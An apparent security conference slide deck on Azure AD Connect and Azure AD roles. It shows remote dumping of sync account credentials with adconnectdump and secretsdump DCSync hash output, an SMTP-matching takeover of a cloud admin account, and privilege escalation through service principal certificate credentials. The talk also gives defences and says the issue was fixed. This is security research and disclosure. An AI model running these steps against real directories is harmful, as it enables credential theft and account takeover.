 - 14:25:... ADSyncDecryp... 9664 RegQueryValue HKLM\SOFTWARE\Microsoft\Ad Sync\Shared\1\1(Default) SUCCESS Type: REG_BINARY Length: 514, Data: 01 00 00 00 D0 8C 9D DF...
 - 14:25:... ADSyncDecryp... 9664 RegCloseKey HKLM\SOFTWARE\Microsoft\Ad Sync\Shared\1 SUCCESS




Local test VS server test

- Locally: error
- On server: works
- Even with same data in registry
- Suggests: Machine dependent protection → DPAPI



DPAPI

- Simple API to use: 1 line of code to securely encrypt data
- Uses certificates per user or computer
- Monitor calls to Crypt32.dll



#	Time of Day	Thread	Module	API
1	3:44:06.098 PM	1	mmsutils.dll	CryptUnprotectData (0x00000044675fed70, NULL, 0x00000044675fed60, N...)



Tracking DPAPI with API Monitor

Parameters: CryptUnprotectData (Crypt32.dll)

#	Type	Name	Pre-Call Value
1	DATA_BLOB*	pDataIn	0x00000044675fed70
	DATA_BLOB		{ cbData = 514, pbData = 0x000001874ac50950 }
	DWORD	cbData	514
	BYTE*	pbData	0x000001874ac50950 = 1
2	LPWSTR*	ppszDataDescr	NULL
3	DATA_BLOB*	pOptionalEntropy	0x00000044675fed60 = { cbData = 16, pbData = 0x00000018 }
4	PVOID	pvReserved	NULL
5	CRYPTPROTECT...	pPromptStruct	NULL
6	DWORD	dwFlags	CRYPTPROTECT_LOCAL_MACHINE CRYPTPROTECT_UI_FOR...
7	DATA_BLOB*	pDataOut	0x00000044675fed50
	DATA_BLOB		{ cbData = 0, pbData = NULL }

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time ... Process Name PID Operation Path Result Detail

14:25:...	ADSyncDecryp...	9664	RegQueryValue	HKLM\SOFTWARE\Microsoft\Ad Sync\Shared\1\Default	BUFFER OVERFL...	Length: 144
14:25:...	ADSyncDecryp...	9664	RegQueryValue	HKLM\SOFTWARE\Microsoft\Ad Sync\Shared\1\Default	SUCCESS	Type: REG_BINARY Length: 514, Data: 01 00 00 00 D0 8C 9D DF ..
14:25:...	ADSyncDecryp...	9664	RegCloseKey	HKLM\SOFTWARE\Microsoft\Ad Sync\Shared\1	SUCCESS	

The screenshot illustrates the tracking of the DPAPI `CryptUnprotectData` function using API Monitor. The left pane shows the function's parameters and their pre-call values. The `cbData` parameter is highlighted with a red box. The right pane shows the decrypted data, which is a base64 encoded string of characters. Below the API Monitor interface is a screenshot of Process Monitor showing a successful registry query operation with a length of 514, matching the value in the API Monitor parameters. The data field in Process Monitor also matches the decrypted data shown in the API Monitor results.



More crypto stuff

....-\h&....f =.GSsm...Z=<S. P.!W..U....f*m.AD.Vd ...}...lg.iG\$. "K{.AG.%...	mmsutils.dll	CryptImportKey (0x0000029a6b280fb0, 0x0000029a6eb60bdc, 44, NULL, 0, 0..	TRUE
	rsaenh.dll	BCryptOpenAlgorithmProvider (0x000000e4e29fe69, "AES", NULL, 0)	STATUS_SUCCESS
	rsaenh.dll	BCryptGenerateSymmetricKey (0x0000029a6b282ab0, 0x000000e4e29fe...	STATUS_SUCCESS
	mmsutils.dll	CryptGetKeyParam (0x0000029a6b26c860, KP_BLOCKLEN, 0x000000e4e29fe...	TRUE
	mmsutils.dll	CryptSetKeyParam (0x0000029a6b26c860, KP_MODE, 0x000000e4e29fec08, 0	TRUE
	rsaenh.dll	BCryptSetProperty (0x0000029a6b283140, "ChainingMode", 0x00007ff...	STATUS_SUCCESS
	mmsutils.dll	CryptContextAddRef (0x0000029a6b280fb0, NULL, 0)	TRUE
	mmsutils.dll	CryptSetKeyParam (0x0000029a6b26c860, KP_IV, 0x0000029a6eb60d28, 0)	TRUE
	rsaenh.dll	BCryptSetProperty (0x0000029a6b283140, "IV", 0x0000029a6b282814, 16,	STATUS_SUCCESS
	mmsutils.dll	CryptDecrypt (0x0000029a6b26c860, NULL, FALSE, 0, 0x0000029a6eb60fe0, 0.	TRUE
	rsaenh.dll	BCryptDestroyKey (0x0000029a6b283140)	STATUS_SUCCESS



Crypto TL;DR

- Encryption key is encrypted with DPAPI
- Decrypted version contains some blob with AES keys
- Uses AES-256 in CBC mode



Info needed to decrypt variables

- Adsync database
 - Encrypted data
 - Entropy
 - Instance ID
 - Keyset ID
- Registry
 - Encryption Key (DPAPI protected)
 - DPAPI machine secrets




Dumping the info - demo



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Classification: Public





7:57 PM
NLD
3/14/2019

Or remotely over the network

```
PS Z:\vmshared> C:\Python27amd64\python.exe .\adconnectdump.py baasbob@65.52.134.75
Azure AD Connect remote credential dumper - by @_dirkjan
Password:
[*] Stopping service ADSync
[*] Downloading ADSync database files ← Get the database
[*] Starting service ADSync
[*] Querying database for configuration data
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x3cac756cdd8c468a35f0622230762724 ← Dump DPAPI enc. Keys (registry)
[*] Dumping LSA Secrets
[*] Found DPAPI machine key: 0x6be1bce3f894e358c1fadf2db6358b184c2791ba
[*] Extracting AD Sync encryption keys from registry ← Dump AD Sync enc. keys (registry)
[*] Found keyset ID 1
[*] Decrypting DPAPI data with masterkey 6A3D85B6-BB0D-41FF-92DF-DDB43BA10A4A ← Get DPAPI masterkey
[*] Decrypting encrypted AD Sync configuration data
[*] Azure AD credentials
[*]   Username: Sync_o365-app-server_206b1aledelf@frozenliquids.onmicrosoft.com
[*]   Password: :&A!>rWD... [REDACTED]
[*] Local AD credentials
[*]   Domain: office.local
[*]   Username: MSOL_206b1aledelf
[*]   Password: )JH|L;ho2uUVIE*T>k[6R2.s!1%wdxmf(@w_tY]EA:5{G)Ka[sT|E0E[9>m! (N=... [REDACTED]
[*] Cleaning up...
[*] Stopping service RemoteRegistry ← Decrypt all the stuff
```

Credit: @agsolino for his work on impacket and secretsdump




DCSync with AD Sync account

```
user@localhost:~/azuread$ secretsdump.py OFFICE/MSOL_206b1a1ede1f@40.115.8.221 -just-dc
Impacket v0.9.18-dev - Copyright 2002-2018 Core Security Technologies

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
baasbob:500:aad3b435b51404eeaad3b435b51404ee:8777f974e0c474dbc6d6ab839d989172:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:43930fb75458938684b27f8e95091a49:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
MSOL_206b1a1ede1f:1104:aad3b435b51404eeaad3b435b51404ee:f58ec9aa0a1d50078c4e052f7ff015a0:::
office.local\testoverride:1106:aad3b435b51404eeaad3b435b51404ee:0aad3e6a4d627a4dbafe24df580cb2e8:::
office.local\vince:2601:aad3b435b51404eeaad3b435b51404ee:0aad3e6a4d627a4dbafe24df580cb2e8:::
office.local\testuser:2603:aad3b435b51404eeaad3b435b51404ee:0aad3e6a4d627a4dbafe24df580cb2e8:::
office.local\attacker:3601:aad3b435b51404eeaad3b435b51404ee:0aad3e6a4d627a4dbafe24df580cb2e8:::
office.local\secure:3602:aad3b435b51404eeaad3b435b51404ee:0aad3e6a4d627a4dbafe24df580cb2e8:::
office.local\adminvince:3603:aad3b435b51404eeaad3b435b51404ee:0aad3e6a4d627a4dbafe24df580cb2e8:::
office.local\helpdesk:6101:aad3b435b51404eeaad3b435b51404ee:0aad3e6a4d627a4dbafe24df580cb2e8:::
```



Recommendation



Active Directory administrative tier model:

<https://docs.microsoft.com/en-us/windows-server/identity/securing-privileged-access/securing-privileged-access-reference-material>



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Classification: Public


TROOPERS

Azure AD – Roles and access



Azure AD roles

- RBAC Roles are only used for Azure Resource Manager
- Office 365 uses administrator roles exclusively



Interacting with Azure AD

- MSOnline PowerShell module
 - Focusses on Office 365
 - Some Office 365 specific features
- AzureAD PowerShell module
 - General Azure AD
 - Different feature set



Module differences

```
PS C:\windows\system32> Get-AzureADDirectoryRole
```

ObjectId	DisplayName	Description
21f99461-a0cd-45f8-a4e7-f448d2cb3d06	User Account Administrator	Can manage all asp
643d25c7-afb4-485f-8efb-eb835b26ce3d	Company Administrator	Can manage all asp
b6bd2ec9-caa9-4fc3-9261-7fb8316295f9	Directory Synchronization Accounts	Only used by Azure
c45626af-3af9-4267-95e2-d135676798fc	Application Administrator	Can create and man
e01196d3-6a4d-4009-b397-ac1a70c93b10	Directory Readers	Can read basic dir

```
PS C:\windows\system32> Get-MsolRole
```

ObjectId	Name	Description
729827e3-9c14-49f7-bb1b-9608f156bbb8	Helpdesk Administrator	Can reset password
f023fd81-a637-4b56-95fd-791ac0226033	Service Support Administrator	Can read service h
b0f54661-2d74-4c50-afa3-1ec803f12efe	Billing Administrator	Can perform common
4ba39ca4-527c-499a-b93d-d9b492c50246	Partner Tier1 Support	Do not use - not i
e00e864a-17c5-4a4b-9c06-f5b95a8d5bd8	Partner Tier2 Support	Do not use - not i
88d8e3e3-8f55-4a1e-953a-9b9898b8876b	Directory Readers	Can read basic dir
29232cdf-9323-42fd-ade2-1d097af3e4de	Exchange Service Administrator	Can manage all asp
75941009-915a-4869-abe7-691bff18279e	Lync Service Administrator	Can manage all asp
fe930be7-5e62-47db-91af-98c3a49a38b1	User Account Administrator	Can manage all asp
9360feb5-f418-4baa-8175-e2a00bac4301	Directory Writers	Can read and write
62e90394-69f5-4237-9190-012177145e10	Company Administrator	Can manage all asp
f28a1f50-f6e7-45f1-818b-6a12f2atbb6c	SharePoint Service Administrator	Can manage all asp



Hunting for admins

- Company Administrator = Global Administrator
- Anyone can query role members

```
PS C:\windows\system32> Get-MsolRoleMember -RoleObjectId 62e90394-69f5-4237-9190-012177145e10 | fl

ExtensionData          : System.Runtime.Serialization.ExtensionDataObject
DisplayName            : Bob MSOBB
EmailAddress           : bob@frozenliquids.onmicrosoft.com
IsLicensed             : True
LastDirSyncTime        : [REDACTED]
ObjectId               : 925e521f-4e67-413a-9266-790850ba76b2
OverallProvisioningStatus : Success
RoleMemberType         : User
StrongAuthenticationRequirements : {}
ValidationStatus        : Healthy
```

Admins only



Cloud-only or synced

- Most likely not all admins are synced with on-premise
- Can be queried by any Azure AD user
- If we are Domain Admin, can we sync an on-premise account?



Can we sync existing users?

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How to use SMTP matching to match on-premises user accounts to Office 365 user accounts for directory synchronization

Applies to: Office 365 Identity Management, Exchange Online

INTRODUCTION

In some scenarios, you may have to transfer the source of authority for a user account when that account was originally authored by using Office 365 management tools. These tools include the Office 365 portal, Microsoft Azure Active Directory Module for Windows PowerShell, and so on. You can transfer the source of authority so that the account can be managed through an on-premises Active Directory Domain Services (AD DS) user account by using directory synchronization.



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Classification: Public

 TROOPERS

Finding potential targets

- Needs to have a proxy address (means the account has a mailbox)
- License not required
- Should not already be synced

```
PS C:\Users\Dirkjan> Get-MsolUser -SearchString admintest | select displayname, lastdirsynctime, proxyaddresses, lastpasswordchangetimestamp | fl

DisplayName : admintest
LastDirSyncTime :
ProxyAddresses : {SMTP:admintest@frozenliquids.onmicrosoft.com}
LastPasswordChangeTimestamp : 27-12-2018 14:46:53
```



Home > Active users

MSOBB

[Try the preview](#)[+ Add a user](#)[More ▾](#)

Views

All users ▾

Search users [Export](#)

<input type="checkbox"/>	Display name ^	Username	Status	Sync Type
<input type="checkbox"/>	admintest	admintest@frozenliquids.onmicrosoft.com	Office 365 Enterprise E3	In cloud
<input type="checkbox"/>	adminvince	adminvince@frozenliquids.onmicrosoft.com	Unlicensed	Synced with ...
<input type="checkbox"/>	attacker	attacker@frozenliquids.onmicrosoft.com	Unlicensed	Synced with ...
<input type="checkbox"/>	Bob MSOBB	bob@frozenliquids.onmicrosoft.com	Office 365 Enterprise E3	In cloud



Creating a sync target

The screenshot shows the 'Active Directory Users and Computers' snap-in in Windows. A user object named 'test override' is selected. The 'proxyAddresses' attribute is being edited in a 'Multi-valued String Editor' dialog. The current value is 'SMTP:adminitest@frozenliquids.onmicrosoft.com'. A new value, 'SMTP:adminitest@frozenliquids.onmicrosoft.com', is highlighted with a red box in the 'Values' list.

Attributes:

Attribute	Value
mS-DS-ConsistencyG...	\C5\56\EC\06\A4\FD\0E\4C\84\00\ND9\4;
name	test override
objectCategory	CN=Person,CN=Schema,CN=Configuration,CN=Microsoft,CN=Windows NT,CN=Services,CN=Root
objectClass	top; person; organizationalPerson; user
objectGUID	06ec56c5-fda4-4c0e-8400-d943df75e352
objectSid	S-1-5-21-22320149-2113018802-407713928
primaryGroupID	513 = (GROUP_RID_USERS)
proxyAddresses	SMTP:adminitest@frozenliquids.onmicrosoft.com
pwdLastSet	12/27/2018 2:55:23 PM Coordinated Universal Time
replPropertyMetaData	AttID Ver Loc.USN Org.DSA
sAMAccountName	testoverride
sAMAccountType	805306368 = (NORMAL_USER_ACCOUNT)
userAccountControl	0x10200 = (NORMAL_ACCOUNT DONT_EXPIRE_PASSWORD)
userPrincipalName	testoverride@office.local



Home > Active users

MSOBB

[Try the preview](#)[+ Add a user](#)[More ▾](#)

Views

All users ▾

Search users [Export](#)

<input type="checkbox"/>	Display name ^	Username	Status	Sync Type
<input type="checkbox"/>	admintest	admintest@frozenliquids.onmicrosoft.com	Office 365 Enterprise E3	Synced with .. 
<input type="checkbox"/>	adminvince	adminvince@frozenliquids.onmicrosoft.com	Unlicensed	Synced with ...
<input type="checkbox"/>	attacker	attacker@frozenliquids.onmicrosoft.com	Unlicensed	Synced with ...
<input type="checkbox"/>	Bob MSOBB	bob@frozenliquids.onmicrosoft.com	Office 365 Enterprise E3	In cloud



Delegate permissions for the inbox

The screenshot shows the Microsoft 365 Admin Center interface. On the left, there's a navigation sidebar with icons for Home, Active users, Groups, and more. The main area is titled "Home > Active users". It displays a list of users with checkboxes next to their names. The user "CEO" has a checked checkbox and is highlighted with a dark gray background. To the right of the user list, there's a detailed view for the "CEO" account, which includes a circular profile picture with the letters "NU", the title "CEO", and the email address "ceo@frozenliquids.onmicrosoft.com". Below this, there's a button labeled "+ Add permissions". Further down, there's a section titled "Edit read and manage permission" with a search bar. A red box highlights a row under this section for "Read and manage (1)". This row contains the AD icon, the name "admintest", the email address "admintest@frozenliquids.on...", and a close button ("X").



So about that assignment

- We created a new account
- Linked it to an existing admin
- Delegated ourselves mailbox permissions
- Flag achieved ☺



I sync we have a problem

- Domain Admin is not required to create new users
- Often delegated to (junior) IT admins
- “Create user” privileges sufficient to take over admin accounts
- Multi Factor Authentication not bypassed
 - Make sure all admin accounts have MFA enforced!
- Prime target: emergency admin accounts not requiring MFA
(recommendation from Microsoft until a few months ago)



Don't worry it's fixed

- Reported to MSRC in June 2018
- Fixed mid October 2018
- Account sync not possible anymore for admin accounts



Still

- MFA all the things!
- If you can't, enable monitoring (license required)

The screenshot shows a Microsoft Cloud App Security alert for an "Emergency account sign in" event. The alert was triggered 3 minutes ago by the user "admintest" (admintest@frozenliquids.onmicrosoft.com) from IP address 65.52.134.75 in the Netherlands. The alert details show the activity policy "Emergency account sign in" was triggered. The interface includes a sidebar with navigation icons and a search bar at the top.



Role privileges and escalation



Azure AD admin roles

- Global/Company administrator can do anything
- Limited administrator accounts
 - Application Administrator
 - Authentication Administrator
 - Exchange Administrator
 - Etc
- Roles are fixed

Source: <https://docs.microsoft.com/en-us/azure/active-directory/users-groups-roles/directory-assign-admin-roles>



Application Administrators

- “create and manage all aspects of enterprise applications, application registrations, and application proxy settings”
- What is an application?



Everything is an application

- Examples:
 - Microsoft Graph
 - Azure Multi-Factor Auth Client
 - Azure Portal
 - Office 365 portal
 - Azure ATP
- A default Office 365 Azure AD has about 200 service principals
(read: applications)



Service principals VS applications

- Applications/App registrations are applications that exist in **your Azure AD**

```
PS C:\Users\Dirkjan> (Get-AzureADApplication -filter "DisplayName eq 'testapp'")  
  
ObjectId          AppId          DisplayName  
-----          -----          -----  
2e2b8ab7-a4ad-4693-a073-5fef14c76c3b 503b1bc2-d75e-4c86-a974-9f9ed51c99c3 testapp
```

- Service principals/Enterprise Applications are **accounts** in **your Azure AD** linked to either your application or a third party application.

```
PS C:\Users\Dirkjan> (Get-AzureADServicePrincipal -filter "DisplayName eq 'testapp'")  
  
ObjectId          AppId          DisplayName  
-----          -----          -----  
5b61eb8e-4de4-4748-8346-2a021598dc27 503b1bc2-d75e-4c86-a974-9f9ed51c99c3 testapp
```



Application privileges

- Two types of privileges:
 - Delegated permissions
 - Require signed-in user present to perform
 - Application permissions
 - Are assigned to the application, which can use them at any time
- These privileges are assigned to the service principal
- Admin approval may be needed



Example: Application permissions

The screenshot shows two windows from the Azure portal. The left window is titled 'Required permissions' under 'testapp > Settings > Required permissions'. It lists 'Windows Azure Active Directory' with 1 application permission and 0 delegated permissions. The right window is titled 'Enable Access' under 'Windows Azure Active Directory'. It shows a table of application permissions with a red box highlighting the 'Read and write directory data' row, which has a checked checkbox in the 'APPLICATION PERMISSIONS' column.

API	APPLICATION PERMIS...	DELEGATED PERMIS...
Windows Azure Active Directory	1	0

APPLICATION PERMISSIONS	REQUIRES ADMIN
Read and write domains	Yes
Read and write all applications	Yes
Manage apps that this app creates or owns	Yes
Read all hidden memberships	Yes
Read and write devices	Yes
<input checked="" type="checkbox"/> Read and write directory data	Yes
Read and write domains	Yes
Read directory data	Yes



Service principal permissions

testapp - Permissions
Enterprise Application

« Refresh Review permissions

Permissions

Applications can be granted permissions to your directory by an admin consenting to the admin integrating an application and enabling self-service access or assigning users directly. As an administrator you can grant consent on behalf of all users in this directory, ensuring the button below to grant admin consent.

[Grant admin consent for MSOBB](#)

[Admin consent](#) [User consent](#)

[Search permissions](#)

API NAME	PERMISSION
WINDOWS AZURE ACTIVE DIRECTORY	
Windows Azure Active Directory	Read and write directory data



Problem 1

- By default, any user in Azure AD can create:
 - New applications
 - Service principals for these application
- That user will be the owner of the applications
- Bob registers an application
- Admin grants consent to the application to access data
- Bob now has access to that data



Example: Add certificate to service principal

- Step 1: Add certificate as credential to our application

```
PS C:\Users\Dirkjan> $cert = New-Object System.Security.Cryptography.X509Certificates.X509Certificate("C:\temp\examplecert.pfx",  
pwd)  
PS C:\Users\Dirkjan> $keyValue = [System.Convert]::ToBase64String($cert.GetRawCertData())  
PS C:\Users\Dirkjan> $myapp = Get-AzureADServicePrincipal -filter "DisplayName eq 'testapp'"  
PS C:\Users\Dirkjan> New-AzureADServicePrincipalKeyCredential -ObjectId $myapp.ObjectId -CustomKeyIdentifier "Test123" -StartDate  
currentDate -EndDate $endDate -Type AsymmetricX509Cert -Usage Verify -Value $keyValue  
  
CustomKeyIdentifier : {84, 101, 115, 116...}  
EndDate            : 13-3-2020 20:57:08  
KeyId              : ab153bb1-2ba6-4d2b-afdf-2d6466b02e7f  
StartDate          : 13-3-2019 20:57:08  
Type               : AsymmetricX509Cert  
Usage              : Verify  
Value              : {77, 73, 73, 68...}
```



Example (2)

- Step 2: Connect as service principal

```
PS C:\Users\Dirkjan> $tenant = Get-AzureADTenantDetail
PS C:\Users\Dirkjan> Connect-AzureAD -TenantId $tenant.ObjectId -ApplicationId $myapp.AppId -CertificateThumbprint $thumb
Account          Environment TenantId          TenantDomain          AccountType
-----          -----      -----          -----          -----
503b1bc2-d75e-4c86-a974-9f9ed51c99c3 AzureCloud c5a1b012-9aa0-4fa6-b77f-7beed527ae38 frozenliquids.onmicrosoft.com ServicePrin...
```



With user context

```
PS C:\Users\Dirkjan> $group = Get-AzureADGroup -SearchString test
PS C:\Users\Dirkjan> $user = Get-AzureADUser -SearchString user
PS C:\Users\Dirkjan> Add-AzureADGroupMember -ObjectId $group.ObjectId -RefObjectId $user.ObjectId
Add-AzureADGroupMember : Error occurred while executing AddGroupMember
Code: Authorization_RequestDenied
Message: Insufficient privileges to complete the operation.
RequestId: 3278c57b-2f07-42a6-af6d-c77a3d00233f
DateTimeStamp: Wed, 13 Mar 2019 20:31:33 GMT
HttpStatusCode: Forbidden
HttpStatusDescription: Forbidden
```



With application context

```
PS C:\Users\Dirkjan> $group = Get-AzureADGroup -SearchString test
PS C:\Users\Dirkjan> $user = Get-AzureADUser -SearchString user
PS C:\Users\Dirkjan> Add-AzureADGroupMember -ObjectId $group.ObjectId -RefObjectId $user.ObjectId
